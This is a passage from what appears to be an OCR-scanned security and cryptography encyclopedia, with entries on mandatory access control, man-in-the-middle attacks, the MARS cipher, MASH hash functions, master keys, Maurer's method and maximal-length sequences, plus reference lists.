MAC is the foundational concept of many security applications. Multilevel security (MLS) systems such as Trusted Solaris [15], TrustedBSD [16], and Trusted HP-UX [17] have MAC at their core. They implement a strong mandatory access control policy based on the Bell–La Padula model and a least privilege model to replace the root user in traditional Unix [18]. In these legacy MLS systems, each subject and object is assigned a security level according to the Bell–La Padula model and access is strictly controlled according to the MAC policy. However, flexibility of this policy is required for commercial operating systems so that a wide variety of applications can run in a more secure environment [18]. SELinux [10] is the result of this flexible approach, and implementing this MLS-variant in Linux distributions caters to a wide audience. SELinux provides a strong type enforcement MAC in addition to traditional MLS security labels in a flexible security architecture [18]. The notion of type enforcement here addresses both confidentiality and integrity and provides much more flexible control than the strictly hierarchical security labels as in the military MLS systems.

A recent extension of MAC is the location-based mandatory access control [11] that is necessitated by the increase in the growth of wireless networks and sensor and mobile devices. In this new operational environment, location of the user plays a key role in the performance and security of applications. Ray and Kumar [11] show how location information can be used to augment traditional access control mechanism to secure such ubiquitous computing applications. The location-based access control requires one to perform operations on location information and also protect the location information. In essence, it requires the formalization of the concept of location, the association of location with security levels, and the protection of location information by securely storing it and providing access through fine-grained role-based access control [19]. Though the initial location-based MAC work focused on military applications, subsequent refinements address generic applications [20] and context-aware dynamic situations [12].

Recently, Li et al. [13] made the observations that the traditional operating systems that use DAC and MAC continue to be vulnerable to Trojan horse attacks, and that later implementations of MAC extensions are too complex and intimidating to configure. They identified several design principles toward developing usable access control mechanism, the outcome of which is the usable mandatory integrity protection (UMIP) model. The new design principles for usable access control systems are [13]: (1) provide "good enough" security with a high level of usability, rather than "better" security with a low level of usability; (2) provide policy, not just mechanism; (3) have a well-defined security objective; (4) carefully design ways to support exceptions in the policy model; (5) rather than trying to achieve "strict least privilege," aim for "good-enough least privilege"; and (6) use familiar abstractions in policy specification interface. They have implemented the UMIP model in a prototype protection system for Linux using the Linux security module (LSM) framework [21]. Detailed evaluation and performance results are available in [13].

Recommended Reading

1. Pfleeger CP, Pfleeger SL (2007) Security in computing, 4th edn. Prentice Hall, Upper Saddle River
2. Committee of National Security Systems (2001) National information assurance (IA) Glossary, CNSS Instruction No. 4009, 26 April 2001
3. Department of Defense (1985) Trusted computer system evaluation criteria, DOD 5200.28-STD, December 1985

4. Bell DE, La Padula LJ (1976) Secure computer system: unified exposition and MULTICS, Technical Report ESD-TR-75–306, The MITRE Corporation, Bedford
5. Fraim LJ (1983) SCOMP: a solution to the multilevel security problem. IEEE Comput 16(7):26–34
6. National Computer Security Center (1991) Final evaluation report: Boeing space and defense group, MLS LAN Secure Network Server System, 28 August 1991
7. Weissman C (1992) BLACKER: security for the DDN, examples of A1 security engineering trades. In: Proceedings of the IEEE symposium on security and privacy, Oakland, pp 286–292
8. Committee on Computer-Computer Communication Protocols (1985) Transport protocols for department of defense data networks. National Academies Press, Washington, DC
9. Bauer M (2006) An introduction to Novell AppArmor. Linux J, (148):36, 38, 40–41, August 2006
10. McCarty B (2004) SELINUX: NSA's open source security enhanced Linux. O'Reilly Media, Sebastopol
11. Ray I, Kumar M (2006) Towards a location-based mandatory access control model. Comput Secur 25(1):36–44
12. Jafarian JH, Amini M, Jalili R (2009) A dynamic mandatory access control model. In: Sarbazi-Azad H, Parhami B, Miremadi S-G, Hessabi S (eds) Advances in computer science and engineering. Springer, Berlin Heidelberg, pp 862–866
13. Li N, Mao Z, Chen H (2009) Usable mandatory access control for operating systems. In: Raghav Rao H, Upadhyaya S (eds) Information assurance, security and privacy services. Emerald, Bingley
14. Bishop M (2005) Introduction to computer security. Addison Wesley Professional, Reading
15. Trusted Solaris 8 Operating Environment, White Paper (2000) Sun Microsystems, Palo Alto
16. FreeBSD handbook, FreeBSD Documentation Project (2000)
17. HP-UX Trusted Computing Services Administrator's Guide (2007) HP Part Number: 5991–7466
18. Legacy MLS/Trusted Systems and SELinux – Concepts and Comparisons to Simplify Migration and Adoption (2006) Hewlett-Packard White Paper 4AA1–0827ENW
19. Ferraiolo DF, Kuhn DR, Chandramouli R (2003) Role-based access control. Artech House, Boston and London
20. Decker M (2008) Requirements for a location-based access control model. In: Proceedings of the 6th international conference on advances in mobile computing & multimedia (MoMM2008), Linz, Austria, November 2008
21. Wright C, Cowan C, Smalley S, Morris J, Kroah-Hartman G (2002) Linux security modules. In: 11th Ottawa Linux symposium, Ottawa
22. Smalley S, Vance C, Salamon W (2001) Implementing SELinux as a Linux security module. Technical Report 01-43, NAI Labs
23. Ferraiolo DF, Sandhu R, Gavrila S, Kuhn DR, Chandramouli R (2001) Proposed NIST standard for role-based access control. ACM Trans Inf Syst Secur 4:224–274
24. Shankar U, Jaeger T, Sailer R (2006) Toward automated information-flow integrity verification for security-critical applications. In: Proceedings of the network and distributed systems security symposium, San Diego, February 2006, pp 267–280
25. Hicks B, Rueda S, Jaeger T, McDaniel P (2007) From trusted to secure: building and executing applications that enforce systems security. In: Proceedings of the 2007 USENIX annual technical conference, Santa Clara, May 2007, pp 205–218
26. St. Clair L, Schiffman J, Jaeger T, McDaniel P (2007) Establishing and sustaining system integrity via root of trust installation. In: Proceedings of the 2007 annual computer security applications conference, Miami Beach, December 2007, pp 19–29

Mandatory Access Control Policy (MAC)

Sabrina De Capitani di Vimercati, Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Access Control Policies, Models, and Mechanisms; ►Mandatory Access Control

Definition

Mandatory access control policies (MACs) control access based on mandated regulations determined by a central authority.

Theory

With a mandatory access control policy, access decisions are made by a central authority [1]. The most common form of mandatory policy is the ►*multilevel security policy*, based on the classifications of *subjects* and *objects* in the system. Objects are passive entities storing information. Subjects are active entities that request access to the objects. Note that there is a distinction between *subjects* of the mandatory policy and the *authorization subjects* considered in the discretionary policies. While authorization subjects typically correspond to users (or groups thereof), mandatory policies make a distinction between *users* and *subjects*. Users are human beings who can access the system, while subjects are processes (i.e., programs in execution) operating on behalf of users. This distinction allows the mandatory policy to control the indirect accesses (leakages or modifications) caused by the execution of processes.

Recommended Reading

1. Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of Security Analysis and Design, LNCS, vol 2171. Springer, Heidelberg

Man-in-the-Middle Attack

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts
►Diffie–Hellman Key Agreement

Definition
An adversarial computer between two computers pretending to one to be the other.

Theory
The man-in-the-middle attack is a very old attack that has been used against a wide range of protocols, going from login protocols, ►entity authentication protocols, etc.

To illustrate, consider ►Secure Socket Layer (SSL), used to protect the privacy and authenticity of WWW traffic. Current Public Key Infrastructures are either nonexistent or have very poor security, if any (for an incident example, see [5]). This implies that a man-in-the-middle can be launched as following. Suppose Alice wants to have a secure WWW connection to Bob's WWW page. When Eve is between Alice and Bob, Eve will pretend that her made-up public key is the one of Bob. So, when Alice accepts the fake certificate, she is in fact sending information to Eve. Eve can then start an SSL connection with the real WWW page of Bob. Even though encryption and authentication is used, once Eve has convinced Alice that her made-up key is the public key of Bob, Eve can be an active eavesdropper.

Man-in-the-middle attacks can also be launced against entity authentication schemes [2], allowing a third party, let say Eve, to pretend to be Alice. For possible solutions consult e.g., [2–4].

Experimental Results
Consult, e.g., [1].

Recommended Reading
1. Bart J (2011) Cars with keyless entry fall prey to antenna hack. http://hothardware.com/News/Cars%2Dwith%2Dkeyless%2Dentry%2Dfall%2Dpre%y%2Dto%2Dantenna%2Dhack/, 11 January, 2011
2. Bengio S, Brassard G, Desmedt YG, Goutier C, Quisquater J-J (1991) Secure implementations of identification systems. J Cryptol 4(3):175–183
3. Beth T, Desmedt Y (1991) Identification tokens or: solving the chess grandmaster problem. In: Menezes AJ, Vanstone SA (eds) Advances in cryptology | crypto '90, proceedings. Lecture notes in computer science, vol 537. Springer, Santa Barbara, 11–15 August 1991, pp 169–176
4. Brands S, Chaum D (1994) Distance-bounding protocols. In: Helleseth T (ed) Advances in cryptology | eurocrypt '93, proceedings. Lecture notes in computer science, vol 765. Springer, Lofthus, May 1993, pp 344–359
5. Erroneous verisign-issued digital certificates pose spoofing hazard. Updated: June 23, 2003, Microsoft security bulletin MS01-017, http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-017.asp, 22 March, 2001

MARS

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium


Related Concepts
►AES candidate; ►Block Ciphers

MARS [2] is a block cipher designed by IBM. It was proposed as an *Advanced Encryption Standard* (►Rijndael/AES) candidate in 1998 and was one of the five finalists in the AES selection process.


MARS has a block size of 128 bits and accepts secret ►keys of variable lengths, ranging from 128 to 1248 bits. It is a word-oriented cipher, i.e., all operations are performed on 32-bit words. The main distinguishing feature of MARS is its heterogeneous structure, inspired by the theoretical work of Naor and Reingold. The cipher consists of three stages:

Forward Mixing: First, four 32-bit subkeys are added to the data entering the cipher. The resulting block of four 32-bit words is then passed through eight rounds of a "type-3" ►Feistel network. In each round, one data word is used to modify the three other words. The Feistel network uses two fixed 8 × 32-bit S-boxes S_0 and S_1, and does not depend on the secret key in any way.

Cryptographic Core: The core of the encryption algorithm consists of a type-3 Feistel network of 2 × 8 rounds. In each round, the data is modified using an *E*-function which takes as input one data word and two key words, and produces three output words. The *E*-function itself uses many different components: a 9 × 32-bit S-box *S*, a 32-bit multiplication, fixed and data-dependent rotations, an addition, and XORs. After eight "forward"



MARS. Fig. 1 High-level structure of MARS



MARS. Fig. 2 One round of the type-3 Feistel network of the core (forward mode)

rounds, eight slightly different "backward" rounds are applied.

Backwards Mixing: This layer is essentially the inverse of the forward mixing layer. Notice, however, that different subkeys are used.

At present, only a few attacks on reduced-round versions of MARS have been presented. Note that, due to its heterogeneous structure, MARS can be downscaled in many different ways. A first approach is to concentrate on the core rounds. In [1], Biham and Furman have shown ►impossible differentials over 8 out of 16 core rounds. An attack breaking 11 rounds using amplified ►boomerang techniques is presented by Kelsey, Kohno, and Schneier [3, 4]. The same authors also proposed a straightforward ►meet-in-the-middle attack on a MARS version with only five core rounds, but with full forward and backward mixing.

Recommended Reading

1. Biham E, Furman V (2000) Impossible differential on 8-round MARS core. In: Proceedings of the Third AES candidate conference, New York, 13–14 April 2000, pp 186–194
2. Burwick C, Coppersmith D, Avignon ED, Gennaro R, Halevi S, Jutla C, Matyas SM Jr, O'Connor L, Peyravian M, Safford D, Zunic N (1998) MARS – a candidate cipher for AES. In: Proceedings of the First AES candidate conference, 20–22 August 1998. National Institute of Standard and Technology, Gaithersburg
3. Kelsey J, Schneier B (2000) MARS attacks! Preliminary cryptanalysis of reduced-round MARS variants. In: Proceedings of the Third AES candidate conference, New York, 13–14 April 2000, pp 169–185
4. Kelsey J, Kohno T, Schneier B (2001) Amplified boomerang attacks against reduced-round MARS and Seprepent. In: Schneier B (ed) Fast software encryption (FSE 2000), New York, 10–12 April 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93

MASH Hash Functions (Modular Arithmetic Secure Hash)

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Correcting–Block Attack; ►Hash Functions

Definition

MASH-1 and MASH-2 are constructions for *Hash Functions* based on *modular arithmetic*. Both are unkeyed cryptographic hash functions that have been designed to have the following properties: *preimage resistance*, *second preimage resistance*, and *collision resistance*.

Background

The history of hash functions based on modular arithmetic dates back to the mid 1980s. Many designs have been broken, including the one in CITT Recommendation X.509 Annex D (ISO 9594-8) (cf. ►Correcting Block Attack). The MASH design is the result of a long design effort within ISO/IEC JTC1/SC27/WG2; the final result was published as Part 4 of ISO/IEC 10118 [4] in 1998. The MASH hash functions are among the first hash function designs that use a strong output transformation.

Theory

In the following, N denotes an *RSA* modulus, that is, the product of two large primes and m denotes its length in bits or $m = \lceil \log_2 N \rceil$. The length n of the chaining variables in bits is then equal to the largest multiple of 16 strictly smaller than m. The length of the message blocks is equal to $n/2$ bits. The specification also needs a prime number p with $\lceil \log_2 p \rceil \leq m/2$; the prime p shall not be a divisor of N and the three most significant bits of p shall be equal to 1. The operation $\|$ denotes the concatenation of strings.

MASH-1 is defined for input strings of length $< 2^{n/2}$ bits. If necessary, the string X is right-padded with "0" bits to obtain a string with bit-length a multiple of $n/2$ and the resulting string is divided into t $n/2$-bit blocks denoted with $X_1, X_2, \ldots, X_t$. Next, a block X_{t+1} is added which contains the binary representation of the input string X in bits, left-padded with "0" bits. Subsequently each block X_i is expanded to an n-bit block $\tilde{X}_i$ as follows: insert four 1 bits before every 4-bit substring of X_i.

The MASH-1 compression function, which maps $3n/2$ bits to n bits, is defined as follows:

$$H_i = \left(\left(\left(\tilde{X}_i \oplus H_{i-1} \right) \vee A \right)^2 \pmod N \right) \sim n \ \oplus H_{i-1}. \qquad (1)$$

Here A = 0xF00...00 and $\sim n$ denotes that the rightmost n bits of the m-bit result are kept. The iteration starts with the all '0' string or $H_0 = 0^n$ and runs for $1 \leq i \leq t+1$.

At the end, a rather complex output transformation is applied to H_{t+1}. First H_{t+1} is divided into four $n/4$-bit blocks defined as follows: $H_{t+1} = Y_0 \| Y_1 \| Y_1 \| Y_3$. Define 12 $n/4$-bit blocks $Y_i = Y_{i-1} \oplus Y_{i-4}$, $4 \leq i \leq 15$. Combine the Y_i to eight additional $n/2$-bit blocks $X_{t+1+i} = Y_{2i-2} \| Y_{2i-1}, 1 \leq i \leq 8$, transform the X_{t+1+i} blocks to $\tilde{X}_{t+1+i}$, and perform eight additional iterations of the compression function with these blocks. Finally the hash result is computed as $H_{t+1+8} \bmod p$.

MASH-2 is obtained by replacing in MASH-1 the exponent 2 by the exponent $257 = 2^8 + 1$.

The redundancy in the block $\tilde{X}_i$ (four "1" bits in every byte) and the additional operations ($\vee A$ and $\sim n$) intend to preclude a ►Correcting Block Attack. The complex output transformation destroys some of the mathematical structure of the modular exponentiation.

When the factorization of the modulus is not known, the best known (2nd) preimage and collision attacks on MASH-1 require $2^{n/2}$ and $2^{n/4}$ operations [2]; they are thus not better than brute force attacks. While to date no efficient attacks are known that exploit the factorization of the modulus, knowledge of the factorization may reduce the security level. Therefore it is strongly recommended that the modulus N is generated by a trusted party (who deletes the factors after generation) or by using multi-party computation (e.g., Boneh and Franklin [1] and Frankel et al. [3]).

Recommended Reading

1. Boneh D, Franklin M (1997) Efficient generation of shared RSA keys. In: Kaliski B (ed) Advances in cryptology – CRYPTO '97: proceedings, Santa Barbara, 17–21 August 1997. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 425–439
2. Coppersmith D, Preneel B (1995) Comments on MASH-1 and MASH-2. 21 February 1995, ISO/IEC JTC1/SC27/N1055
3. Frankel Y, MacKenzie PD, Yung M (1998) Robust efficient distributed RSA-key generation. In: Proceedings 30th ACM Symposium on the Theory of Computing, Dallas, 23–26 May 1998. ACM Press, New York, pp 663–672
4. ISO/IEC 10118 Information technology – Security techniques v Hash-functions. Part 1: General, 2000. Part 2: Hash-functions using an n-bit block cipher algorithm, 2010. Part 3: Dedicated hash-functions, 2004. Part 4: Hash-functions using modular arithmetic, 1998

Master Key

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Hash Functions; ►Key; ►Symmetric Cryptosystem

Definition

A *master key* is a cryptographic key used only for the protection of other keys.

Applications

A *master key* is a cryptographic ►key (typically a symmetric key (►Symmetric Cryptosystem)) whose sole purpose is to protect other keys, such as session keys, while those keys are in storage, in use, or in transit. This protection may take one of two forms: the master key may be used to encrypt the other keys, or the master key may be used to generate the other keys (e.g., if the master key is k_0, session key k_1 may be formed by hashing (►Hash Function) the concatenation of k_0 and the digit "1," session key k_2 may be formed by hashing the concatenation of k_0 and the digit "2," and so on).

Master keys are usually not themselves cryptographically protected; rather, they are distributed manually or initially installed in a system and protected by procedural controls and/or by physical or electronic isolation [1, 2].

Recommended Reading

1. Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton, FL
2. Schneier B (1996) Applied cryptography: protocols, algorithms, and source code in C, 2nd edn. Wiley, New York

Maurer's Algorithm

►Maurer's Method

Maurer's Method

Moses Liskov
Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

Synonyms

Maurer's algorithm

Related Concepts

►Primality Test; ►Prime Generation; ►Prime Number

Definition

Maurer's method (or Maurer's algorithm) generates provably ►prime numbers that are nearly random.

Background

Maurer's algorithm was first described by Ueli Maurer in [2].

Theory and Applications

In Maurer's method, a number n is generated along with a ►certificate of primality to prove that n is prime. The certificate consists of a triple of number R, F, a, along with the prime factorization $q_1^{\beta_1} \ldots, q_r^{\beta_r}$ of F, where $2RF+1 = n$, and such that

1. $a^{n-1} \equiv 1 \bmod n$
2. $\gcd\left(a^{\frac{n-1}{q_j}} - 1, n\right) = 1$ for all $1 \le j \le r$.

This triple of numbers guarantees that all prime factors of n are of the form $mF+1$ for some positive integer m (the proof of this lemma can be found in [2] but is too complicated to be included here). In particular, if $F \ge \sqrt{n}$ then n must be prime as the product of any two primes of the form $mF+1$ is at least $F^2 + 2F + 1 > F^2 \ge n$.

Maurer's algorithm generates a prime at random by generating R and F at random with the prime factorization of F known, and testing to see if a random a makes a certificate of primality with R and F for $n = 2RF + 1$. In order to generate F at random with known factorization, we pick sizes for the primes of F at random according to a properly constructed distribution and generate primes of those sizes recursively. (As a base case, random selection and trial division or some other simple test is used to generate sufficiently small primes.) The manner in which these sizes are generated is rather complicated, but it is essentially along the lines of Bach's algorithm [1]. As any certificate actually proves that n is prime, none will ever be found for a composite number. In fact, most will fail the first step which is a single ►Fermat primality test. Furthermore, the probability that a random base a does form a certificate for $n = 2RF+1$ when n is prime is approximately $\phi(F)/F$ where $\phi(n)$ is ►Euler's totient function, the number of positive values less than or equal to n which are relatively prime to n. This ratio is high (approximately $1 - \sum_{j=1}^{r} \frac{1}{q_j}$, so the probability that a prime number will be recognized is nearly 1.

As is, Maurer's method generates prime numbers close to uniformly, so they are "nearly" random. More efficient

variants are also possible at the cost of a less uniform distribution.

Recommended Reading

1. Bach E (1988) How to generate random factored numbers. SIAM J Comput 17(4):173–193
2. Maurer UM (1995) Fast generation of prime numbers and secure public-key cryptographic parameters. J Cryptol 8(3):123–155

Maximal-Length Sequences

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Synonyms

m-Sequence; ML-Sequence

Related Concepts

►Autocorrelation; ►Cross-Correlation; ►Cyclic Codes; ►Euler's Totient Function; ►Finite Field; ►Gap; ►Golomb's Randomness Postulates; ►Irreducible Polynomial; ►Linear Feedback Shift Register; ►Modular Arithmetic; ►Primitive Element; ►Pseudo-Noise Sequences (PN-Sequences); ►Rijndael/AES; ►Run; ►Sequences; ►Stream Cipher

Definition

A binary maximal-length linear sequence is a sequence of period $2^n - 1$ generated by a linear recursion of degree n.

Theory

Among the most popular ►sequences for applications are the maximal-length ►linear feedback shift register sequences (m-sequences) [8, 9]. The balance, run distribution and ►autocorrelation properties of these sequences resemble properties one expect to find in random sequences. The m-sequences are the main ingredients in many important sequence families used in communication [5, 6] and in many ►stream cipher systems. Following is a description of m-sequences over the binary alphabet $GF(2) = \{0,1\}$, even though the sequences can be defined with symbols from any finite field with q elements, where q is a prime power.

A simple and efficient method to generate a sequence is using a linear recursion. For example, the recurrence relation (►Modular Arithmetic)

$$s_{t+3} = s_{t+1} + s_t \pmod 2$$

with initial state $(s_0, s_1, s_2) = (001)$ generates a periodic sequence

$$0010111 \quad 0010111 \quad 0010111 \quad 0010111 \ldots$$

of period $e = 7$. Different initial states lead to different sequences which can be cyclic shifts of each other.

Binary sequences can easily be generated in hardware using a linear shift register. One example of a shift register is shown in Fig. 1. The register consists of "flip-flops" each containing a 0 or a 1. The shift register is controlled by an external clock (not shown in the figure). Each time unit shifts each bit one step to the left and replaces the rightmost bit by the sum (mod 2) of the two leftmost bits. The register implements the recursion $s_{t+3} = s_{t+1} + s_t \pmod 2$, which with initial state $(s_0, s_1, s_2) = (001)$ gives the periodic sequence 0010111 . . . above. Table 1 shows the content of the shift register at each time unit.

A linear recursion of degree n is given by


$$\sum_{i=0}^{n} f_i s_{t+i} = 0$$

where coefficients $f_i \in GF(2)$ for $0 < i < n$ and $f_0 = f_n = 1$. The *characteristic polynomial* of the recursion is defined by

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

The initial state and the given recurrence relation uniquely determine the generated sequence. A linear shift register with a characteristic polynomial of degree n generates 2^n different sequences corresponding to the 2^n different initial states and these form a vector space over $GF(2)$.

An n-bit linear shift register has at most 2^n different states. Since the zero state always is followed by the zero state, all sequences generated by a linear shift register have period at most $2^n - 1$. A *maximal length shift register sequence* (m-sequence) is a periodic sequence of maximal period $2^n - 1$ generated by a linear shift register of degree n. *The period of a polynomial* $f(x)$ is defined as the smallest positive integer e such that $f(x) \mid x^e - 1$.



Maximal-Length Sequences. Fig. 1 Shift register for $s_{t+3} = s_{t+1} + s_t \pmod 2$

Maximal-Length Sequences. Table 1 Shift register content in Fig. 1 generating an *m*-sequence

t	*S0*	*S1*	*S2*
0	0	0	1
1	0	1	0
2	1	0	1
3	0	1	1
4	1	1	1
5	1	1	0
6	1	0	0
7	0	0	1

Maximal-Length Sequences. Table 2 Characteristic polynomials and *m*-sequences

Degree	$f(x)$	*m*-sequence	Period
2	x^2+x+1	011	3
3	x^3+x+1	0010111	7
3	x^3+x^2+1	0011101	7
4	x^4+x+1	000100110101111	15
4	x^4+x^3+1	000111101011001	15

Let $f(x)$ be an ►irreducible polynomial of degree n and period $e = 2^n - 1$. Such a polynomial is called a *primitive polynomial* (►Primitive Element). The corresponding shift register generates an *m*-sequence when the initial state is nonzero. Any *m*-sequences have a primitive characteristic polynomial.

Binary *m*-sequences are perhaps the best known family of sequences. Table 2 shows some *m*-sequences and the corresponding characteristic polynomials. Figure 1 shows a shift register having $f(x) = x^3 + x + 1$ as characteristic polynomial and that generates an *m*-sequence of period $e = 7$ when the initial state is nonzero. Important properties for a binary *m*-sequence $\{s_t\}$ of period $2^n - 1$ are:

- (Balance property) In a period of the *m*-sequence there are 2^{n-1} ones and $2^{n-1} - 1$ zeros.
- (Multi-gram property) When t runs through $0, 1, \ldots, 2^n - 2$, the n-tuple

$$(s_t, s_{t+1}, \cdots, s_{t+n-1})$$

  runs through all binary n-tuples except for the n-tuple (0,0,…,0), which does not occur.
- (Shift-and-add property) For any τ, $0 < \tau \le 2^n - 2$, there exists a δ, depending on τ, such at

$$s_{t+\tau} + s_t = s_{t+\delta}$$

  for all $t = 0, 1, 2, \cdots$.
- (Invariance under decimating by 2) There exists a shift τ of the *m*-sequence such that the shifted sequence $\{u_t\} = \{s_{t+\tau}\}$ is invariant under decimation with two (when every second term of the sequence is selected), i.e., $\{u_t\} = \{u_{2t}\}$.
- (Run property) Let a ►run denote a consecutive set of zeros or ones in the sequence. In a period of the *m*-sequence, half of the runs have length 1, one-fourth have length 2, one-eight have length 3, etc., as long as the number of runs exceeds 1. Moreover, for each of these lengths, there are equally many 0-runs (►gaps) and 1-runs (*blocks*).

Example 1 *Consider the sequence with characteristic polynomial* $x^4 + x + 1$. *This is a primitive polynomial and generates the m-sequence* $\{s_t\} = 000100110101111$. *The sequence has the properties above, and it is balanced and contains 7 zeros and 8 ones. Each 4-tuple except the all zero 4-tuple occurs exactly once during a period of the sequence. The shift-and-add property is illustrated by the example*

$$\begin{aligned} s_{t+3} + s_t &= 100110101111000 + 000100110101111 \\ &= 100010011010111 \\ &= s_{t+11}. \end{aligned}$$

The sequence $\{s_t\}$ *is invariant by decimating by 2, i.e., in this case* $\tau = 0$, *since* $\{s_{2t}\} = \{s_t\}$. *Further, there are 4 runs of length 1, 2 runs of length 2, 1 run of length 3, and 1 run of length 4. The number of 0 runs and 1 runs of length* < 3 *are the same.*

Given a sequence $\{s_t\}$ of period e. In many application it is important to compare the sequence with its cyclic shifts. The ►autocorrelation of the binary sequence $\{s_t\}$, at shift τ, is defined as

$$A(\tau) = \sum_{t=0}^{e-1} (-1)^{s_{t+\tau} - s_t}.$$

In particular $A(\tau)$ gives the number of agreements minus the number of disagreements between $\{s_{t+\tau}\}$ and $\{s_t\}$. In most applications it is desirable that a shift of the sequence looks like a "random" sequence compared to itself, i.e., that $|A(\tau)|$ is small for all $\tau \not\equiv 0 \pmod{e}$. A very important property for an *m*-sequence is its two-level out-of-phase autocorrelation when $\tau \not\equiv 0 \pmod{e}$.

The autocorrelation of an *m*-sequence $\{s_t\}$ of period $e = 2^n - 1$ is given by:

$$A(\tau) = \begin{cases} -1 & \text{for} \quad \tau \not\equiv 0 \pmod{2^n - 1}, \\ 2^n - 1 & \text{for} \quad \tau \equiv 0 \pmod{2^n - 1}. \end{cases}$$

To prove this, define $u_t = s_{t+\tau} - s_t$ and observe that $\{u_t\}$ obeys the same linear recursion as $\{s_t\}$. This implies that $\{u_t\}$ is an *m*-sequence when $\tau \not\equiv 0 \pmod{2^n - 1}$ and the balance property of *m*-sequences gives

$$A(\tau) = \sum_{t=0}^{e-1} (-1)^{s_{t+\tau} - s_t} = \sum_{t=0}^{e-1} (-1)^{u_t} = -1.$$

Balance, multi-gram, and autocorrelation properties of m-sequences are properties one can expect in random binary sequences. The m-sequences obey the three ►Golomb's randomness postulates R1, R2, and R3 [2, 3]. R1 is the balance property, R2 the run property, and R3 the two-level autocorrelation property. Actually, these properties of m-sequences were the models for his postulates.

In order to describe the m-sequence it is useful to introduce the *trace function* Tr, which is a mapping from the ►finite field $GF(2^n)$ to the subfield $GF(2)$ given by:

$$Tr(x) = \sum_{i=0}^{n-1} x^{2^i}.$$

The trace function satisfies the following:

1. $Tr(x+y) = Tr(x) + Tr(y)$, for all $x, y \in GF(2^n)$.
2. $Tr(x^2) = Tr(x)$, for all $x \in GF(2^n)$.
3. $|\{x \in GF(2^n) \mid Tr(x) = b\}| = 2^{n-1}$ for all $b \in GF(2)$.
4. Let $a \in GF(2^n)$. If $Tr(ax) = 0$ for all $x \in GF2^n$, then $a = 0$.

Let $f(x)$ be the characteristic polynomial of the binary m-sequence $\{s_t\}$. It is well known that the zeros of $f(x)$ belong to the finite field $GF(2^n)$. The zeros are α^{2^i} for $i = 0, 1, \cdots, n-1$, where α is a ►primitive element of $GF(2^n)$, i.e., an element of order $2^n - 1$. The m-sequence can be written simply in terms of the trace representation as

$$s_t = Tr(a\alpha^t),\ a \in GF(2^n)^*,$$

where $GF(2^n)^* = GF(2^n)\backslash\{0\}$. This follows from the properties of the trace function. First observe that $\{s_t\}$ has $f(x)$ as its characteristic polynomial since,

$$\begin{aligned}\sum_{i=0}^{n} f_i s_{t+i} &= \sum_{i=0}^{n} f_i Tr(a\alpha^{t+i}) \\ &= Tr\left(a\alpha^t \sum_{i=0}^{n} f_i \alpha^i\right) \\ &= Tr(a\alpha^t f(\alpha^i)) \\ &= 0.\end{aligned}$$

The $2^n - 1$ different nonzero values of $a = \alpha^\tau, 0 \le \tau \le 2^n - 2$, correspond to all the cyclic shifts of the m-sequence. The case $a = 1$ gives the sequence with the property that $\{s_{2t}\} = \{s_t\}$.

